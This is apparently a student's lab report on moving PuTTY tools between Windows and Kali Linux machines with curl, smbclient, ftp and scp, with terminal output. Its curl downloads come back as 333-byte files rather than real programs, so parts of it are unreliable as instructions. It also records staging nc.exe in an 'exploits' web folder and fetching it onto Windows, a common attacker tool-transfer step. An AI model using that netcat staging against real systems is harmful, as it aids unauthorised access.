2. From the Windowsbox, download the below putty tools into your new folder. Download the files with the curl command, then delete all the files. Download the files with PowerShell then go to step 3 below.

Utilize the following command: curl -O <https://example.com/file.zip>

```
hiddenleaf0\itl145student@HIDDENLEAF C:\Users\itl145student>curl -O https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html/putty.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed
100 333 100 333 0 0 488 0 --:--:-- --:--:-- --:--:-- 494
```

- putty.exe
- pscp.exe
- psftp.exe
- plink.exe
- pageant.exe
- pterm.exe
- puttytel.exe
- puttygen.exe

Please see screenshot below:

```

Directory of C:\Users\it145student\arrunategui
09/28/2025  11:08 AM    <DIR>          .
09/28/2025  11:07 AM    <DIR>          ..
09/28/2025  11:04 AM                22,743 latest.html
09/28/2025  11:06 AM                333 pageant.exe
09/28/2025  11:06 AM                333 plink.exe
09/28/2025  11:05 AM                333 pscp.exe
09/28/2025  11:06 AM                333 psftp.exe
09/28/2025  11:07 AM                333 pterm.exe
09/28/2025  11:05 AM                333 putty.exe
09/28/2025  11:08 AM                333 puttygen.exe
09/28/2025  11:08 AM                333 puttytel.exe
               9 File(s)                25,407 bytes
               2 Dir(s)  40,748,019,712 bytes free

hiddenleaf0\it145student@HIDDENLEAF C:\Users\it145student\arrunategui>

```

Getting errors trying to run command with powershell.

4. From the Windowsbox, transfer the files, one at a time, to the Linuxbox, to a folder in your first name

Tried using FTP after creating new windows user 'alice' but still could not connect:

```

(it145student@ Kali) - [~/arrunategui]
$ ftp 172.16.99.4
Connected to 172.16.99.4.
220 Microsoft FTP Service
Name (172.16.99.4:it145student): alice
331 Password required
Password:
530 User cannot log in.
ftp: Login failed
ftp>

```

Smbclient – was able to use smbclient to transfer files from Windows to Linux

First you have to share the folder that contains the files you want to copy

From Linux: smbclient //172.16.99.4/MyShare -U it145student

Enter password

Enter “get plink.exe” etc

```

(it145student@ Kali) - [~/arrunategui]
$ smbclient //172.16.99.4/MyShare -U it145student
Password for [WORKGROUP\it145student]:
Try "help" to get a list of possible commands.
smb: \> get plink.exe
getting file \plink.exe of size 333 as plink.exe (162.6 KiloBytes/sec) (average 162.6 KiloBytes/sec)
smb: \> get pageant.exe
getting file \pageant.exe of size 333 as pageant.exe (108.4 KiloBytes/sec) (average 130.1 KiloBytes/sec)
smb: \> get pscp.exe
getting file \pscp.exe of size 333 as pscp.exe (108.4 KiloBytes/sec) (average 121.9 KiloBytes/sec)
smb: \> ^C

(it145student@ Kali) - [~/arrunategui]
$ ls
nc.exe  pageant.exe  plink.exe  pscp.exe

(it145student@ Kali) - [~/arrunategui]
$

```

5. From the Windowsbox, transfer all of the putty files with one command, to the Linuxbox.
6. Via the Windows cli, Log onto the Linuxbox and delete all of the files that you just transferred
7. Automate the transfer of files from Windows to Linux via a PowerShell script. Ensure that you delete the files when you are done.

Ran the following command in windows powershell:

`scp -r C:\Users\it145student\arrunategui\*`

`it145student@172.16.99.2:/home/it145student/arrunategui`

```
PS C:\Users\it145student\arrunategui> powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\it145student\arrunategui> scp -r C:\Users\it145student\arrunategui\* it145student@172.16.99.2:/home/it145student/arrunategui
it145student@172.16.99.2's password:
latest.html                                100% 22KB 1.4MB/s 00:00
nc.exe                                    100% 273 0.3KB/s 00:00
pageant.exe                              100% 333 0.3KB/s 00:00
plink.exe                                100% 333 0.3KB/s 00:00
pscp.exe                                  100% 333 0.3KB/s 00:00
psftp.exe                                 100% 333 0.3KB/s 00:00
pterm.exe                                 100% 333 0.3KB/s 00:00
putty.exe                                 100% 333 0.3KB/s 00:00
puttygen.exe                              100% 333 0.3KB/s 00:00
puttytel.exe                              100% 333 0.3KB/s 00:00
PS C:\Users\it145student\arrunategui>
```

Confirmed all files transferred over to Linux:

```
(it145student@ Kali)-[~/arrunategui]
$ ls
latest.html nc.exe pageant.exe plink.exe pscp.exe psftp.exe pterm.exe putty.exe puttygen.exe puttytel.exe
(it145student@ Kali)-[~/arrunategui]
$
```

Part E: SierraLab Linux

SSH using Putty and your private key with your credentials onto 207.62.230.146, port 2222. Once in, ssh to the Linuxbox.com and answer the below questions. Provides screenshots as proof of your answer.

1. Create a folder with your last name on the Linuxbox

```
(it145student@ Kali) - [~/arrunategui]
$
```

2. From the Linuxbox, download the below putty tools into your new folder. Download the files with the curl command, then delete all the files. Download the files with wget than go to step 3 below.

- putty.exe
- pscp.exe
- psftp.exe
- puttytel.exe
- plink.exe
- pageant.exe
- puttygen.exe
- pterm.exe

Ran the curl command below for all files:

curl -O

<https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html/pageant.exe>


```
(it145student@ Kali) - [~/arrunategui]
$ curl -O https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html/pageant.exe
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             %          Dload  Upload  Total    Spent    Left  Speed
100    333    100    333    0     0    718      0  --:--:-- --:--:-- --:--:--    717

(it145student@ Kali) - [~/arrunategui]
$ ls
latest.html  nc.exe  pageant.exe  plink.exe  pscp.exe  psftp.exe  pterm.exe  putty.exe  puttygen.exe  puttytel.exe
```

3. From the Linuxbox, transfer the files, one at a time, to the Windowsbox, to a folder in your first name

Utilized scp command to transfer files:

```
scp /home/it145student/arrunategui/pscp.exe  
/home/it145student/arrunategui/psftp.exe  
it145student@172.16.99.4:"C:/Users/it145student/arrunategui/linuxfiles"
```



The screenshot shows a terminal window with two scp commands. The first command transfers pageant.exe and plink.exe. The second command transfers pscp.exe and psftp.exe. The terminal output is as follows:

```
—(it14scp /home/it145student/arrunategui/pageant.exe /home/it145student/a  
runategui/linuxfiles"udent/arrunategui/pageant.exe /home/it145student/arrun  
it145student@172.16.99.4's password:  
pageant.exe  
plink.exe  
  
—(it14scp /home/it145student/arrunategui/pscp.exe /home/it145student/arru  
ategui/linuxfiles"5student/arrunategui/pscp.exe /home/it145student/arrunate  
it145student@172.16.99.4's password:  
pscp.exe  
psftp.exe
```

4. From the Linuxbox, transfer all of the putty files with one command, to the Windowsbox.

Can utilize scp by placing all paths to all files in one-liner command:

```
scp /home/it145student/arrunategui/pscp.exe  
/home/it145student/arrunategui/psftp.exe  
/home/it145student/arrunategui/pageant.exe  
/home/it145student/arrunategui/plink.exe  
/home/it145student/arrunategui/pterm.exe  
/home/it145student/arrunategui/putty.exe  
/home/it145student/arrunategui/puttygen.exe  
/home/it145student/arrunategui/puttytel.exe  
it145student@172.16.99.4:"C:/Users/it145student/arrunategui/linuxfiles"
```

5. From the Linuxbox, Log onto the Windowsbox and delete all of the files that you just transferred
6. Automate the file transfer from Linux to windows via a bash script. Ensure that you delete the files when you are done.

Saving the following Notes for next lab:

Wanting to utilize netcat to transfer files. To accomplish this, I had to transfer nc.exe over to the windows box from linux box. **Utilized apache2 service for this purpose:**

In Linux box:

Checked that apache2 service was running

Created exploits folder in /var/www

Confirmed port 80 is open

In Windows box:

Ran the following command: curl -O <http://172.16.99.2/exploits/nc.exe>

This transferred nc.exe over to my windows box:

```
Directory of C:\Users\it145student\arrunategui
09/28/2025  12:00 PM    <DIR>          .
09/28/2025  11:07 AM    <DIR>          ..
09/28/2025  11:04 AM                22,743 latest.html
09/28/2025  12:00 PM                273 nc.exe
09/28/2025  11:06 AM                333 pageant.exe
09/28/2025  11:06 AM                333 plink.exe
09/28/2025  11:05 AM                333 pscp.exe
09/28/2025  11:06 AM                333 psftp.exe
09/28/2025  11:07 AM                333 pterm.exe
09/28/2025  11:05 AM                333 putty.exe
09/28/2025  11:08 AM                333 puttygen.exe
09/28/2025  11:08 AM                333 puttytel.exe
               10 File(s)                25,680 bytes
               2 Dir(s)  40,744,611,840 bytes free
```

Part F: EXTRA CREDIT (5 points for each tool that you perform a transfer with)

Windowsbox: Find and perform file transfer to and from Windows to Linux with other tools

Linuxbox: Find and perform file transfer to and from Linux to Windows with other tools